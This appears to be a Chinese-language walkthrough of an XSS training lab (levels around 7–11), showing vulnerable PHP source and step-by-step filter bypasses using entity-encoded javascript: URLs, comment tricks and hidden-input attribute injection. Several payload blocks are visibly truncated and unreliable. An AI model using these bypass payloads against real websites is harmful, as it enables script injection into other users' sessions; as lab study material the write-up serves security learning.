
- 首先查看源代码，发现首先会将所有输入字符转为小写，`script`、`on`、`src`、`data`、`href`等字符转为空字符串，由此大小写绕过和构造`on`函数及`script`标签均不成功了



- 确定`payload`的地方



- 由上面的分析，可使用双拼写绕过，构造`payload`为`"/>alert()`



- 这关甚至还过滤掉了src和data，受不了了，百度找找看其他解法

  src(source)是一个指向，可以大概理解跟href一样把，只是执行的内容不太一样
  data一般在标签中用来配合date:text/html（貌似解码的含义）

第二关没啥过滤只有一个html实体转义，我们回到第二关测试一下

```
<body>
<h1 align=center>欢迎来到level2</h1>
<h2 align=center>没有找到和相关的结果.</h2><center>
<form action=level2.php method=GET>
<input name=keyword  value="">
<input type=submit name=submit value="搜索"/>
</form>
</center><center><img src=level2.png></center>
<h3 align=center>payload的长度:0</h3></body>
</html>
```

先试一下`src`，这里配合`onerror`属性，插入一个`标签，闭合掉双引号跟括号，构造`payload`

```
"> <"
```

> onerror属性是指当图片加载不出来的时候触发js函数，以上面的代码为例，这里因为src指向的是值666，而不是图片的地址和base64编码啥的，就会导致触发alert函数



当然img标签还有其他姿势

①当鼠标移出图片的时候执行的属性`onmouseout`

```
"> <"
```

②当鼠标移动到图片的时候执行的属性`onmouseover`

```
"> <"
```

再来看看`data`的，这里利用`iframe`标签，插入一个标签`data:text/html;base64`，将后面的内容进行`base64`解码，`PHNjcmlwdD5hbGVydCgpPC9zY3JpcHQ+`进行base64解码后是


```
"> <"
```

虽然有弹窗，但是没有过关




level8

- 首先查看源代码，发现首先会将所有输入字符转为小写，`script`、`on`、`src`、`data`、`href`等字符转为空字符串，由此大小写绕过和构造`on`函数及`script`标签均不成功了，还会将`"`双引号转化为其他字符串




- 确定`payload`的位置以及会执行的动作



- 由此，可利用`href`隐藏属性自动触发`Unicode`解码插入一段`javascript`伪代码`javascipt:alert()`，可利用在线Unicode编码解码工具进行`Unicode`编码，将`javascript:alert()`转化为

```
&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#41;
```



- 注入后点击友情链接即可触发`xss`注入



level9

- 首先代码审计，查看源代码

```php
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
$str7=str_replace('"','&quot',$str6);
echo '<center>
<form action=level9.php method=GET>
<input name=keyword  value="'.htmlspecialchars($str).'">
<input type=submit name=submit value=添加友情链接 />
</form>
</center>';
?>
<?php
if(false===strpos($str7,'http://'))
{
  echo '<center><BR><a href="您的链接不合法？有没有！">友情链接</a></center>';
      }
else
{
  echo '<center><BR><a href="'.$str7.'">友情链接</a></center>';
}
?>
<center><img src=level9.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str7)."</h3>";
?>
</body>
</html>
```

- 根据代码审计，false等于false时(传入值没有http://)会执行if，为防止false===false需要向传入的值里加http://并用注释符注释掉否则执行不了无法弹窗，让函数strpos返回一个数字，构造payload

```
&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#41;/* http:// */
```

- 注入后点击对应的**友情链接**即可弹出相应的结果





- 本关小结：插入指定内容（本关是http://）绕过检测，再将指定内容用注释符注释掉即可

level10

- 首先测一下关键字

```
" sRc DaTa OnFocus <sCriPt> <a hReF=javascript:alert()> &#106;
```





注入后发现所有的注入都被实体化了

- 代码审计，查看一下项目源代码

```
<title>欢迎来到level10</title>
</head>
<body>
<h1 align=center>欢迎来到level10</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str11 = $_GET["t_sort"];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.$str33.'" type="hidden">
</form>
</center>';
?>
<center><img src=level10.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
```

好吧，原来还有其他隐藏的传参方法，学到了，这里是get传参t_sort，并过滤掉了<>号，不能闭合插入标签，但是我们还能用onfocus事件，因为这里输入框被隐藏了，需要添加type="text"，构造payload

- 注入下面的`payload`：

```
?t_sort=" onclick=javascript:alert() type="text
```





- 注入成功，点击一下输入框会触发脚本执行



- **本关小结**：根据源码猜解传参的参数名，隐藏的input标签可以插入type="text"显示

level11





标签有四个值，都做了隐藏处理，不难看出第四个名为t_ref的

标签是`http`头`referer`的参数（就是由啥地址转跳到这里的，`http`头的`referer`会记录）。先简单测试验证下前面三个标签名，GET与POST传参都试一下

GET传参：

```
?t_link=" sRc DaTa OnFocus <sCriPt> <a hReF=javascript:alert()>
&#106;&t_history=" sRc DaTa OnFocus <sCriPt> <a hReF=javascript:alert()>
&#106;&t_sort=" sRc DaTa OnFocus <sCriPt> <a hReF=javascript:alert()> &#106;
```




可看到，没有赋值成功

试试POST传参：

```
t_link=" sRc DaTa OnFocus <sCriPt> <a hReF=javascript:alert()>&t_history=" sRc DaTa OnFocus <sCriPt> <a hReF=javascript:alert()>&t_sort=" sRc DaTa OnFocus <sCriPt> <a hReF=javascript:alert()>
```


```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level12.php?keyword=good job!";
}
</script>
<title>欢迎来到level11</title>
</head>
<body>
<h1 align=center>欢迎来到level11</h1>
<h2 align=center>没有找到和相关的结果.</h2><center>
<form id=search>
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="" type="hidden">
<input name="t_ref"  value="http://127.0.0.1:81/" type="hidden">
</form>
</center><center><img src=level11.png></center>
<h3 align=center>payload的长度:0</h3></body>
</html>
```



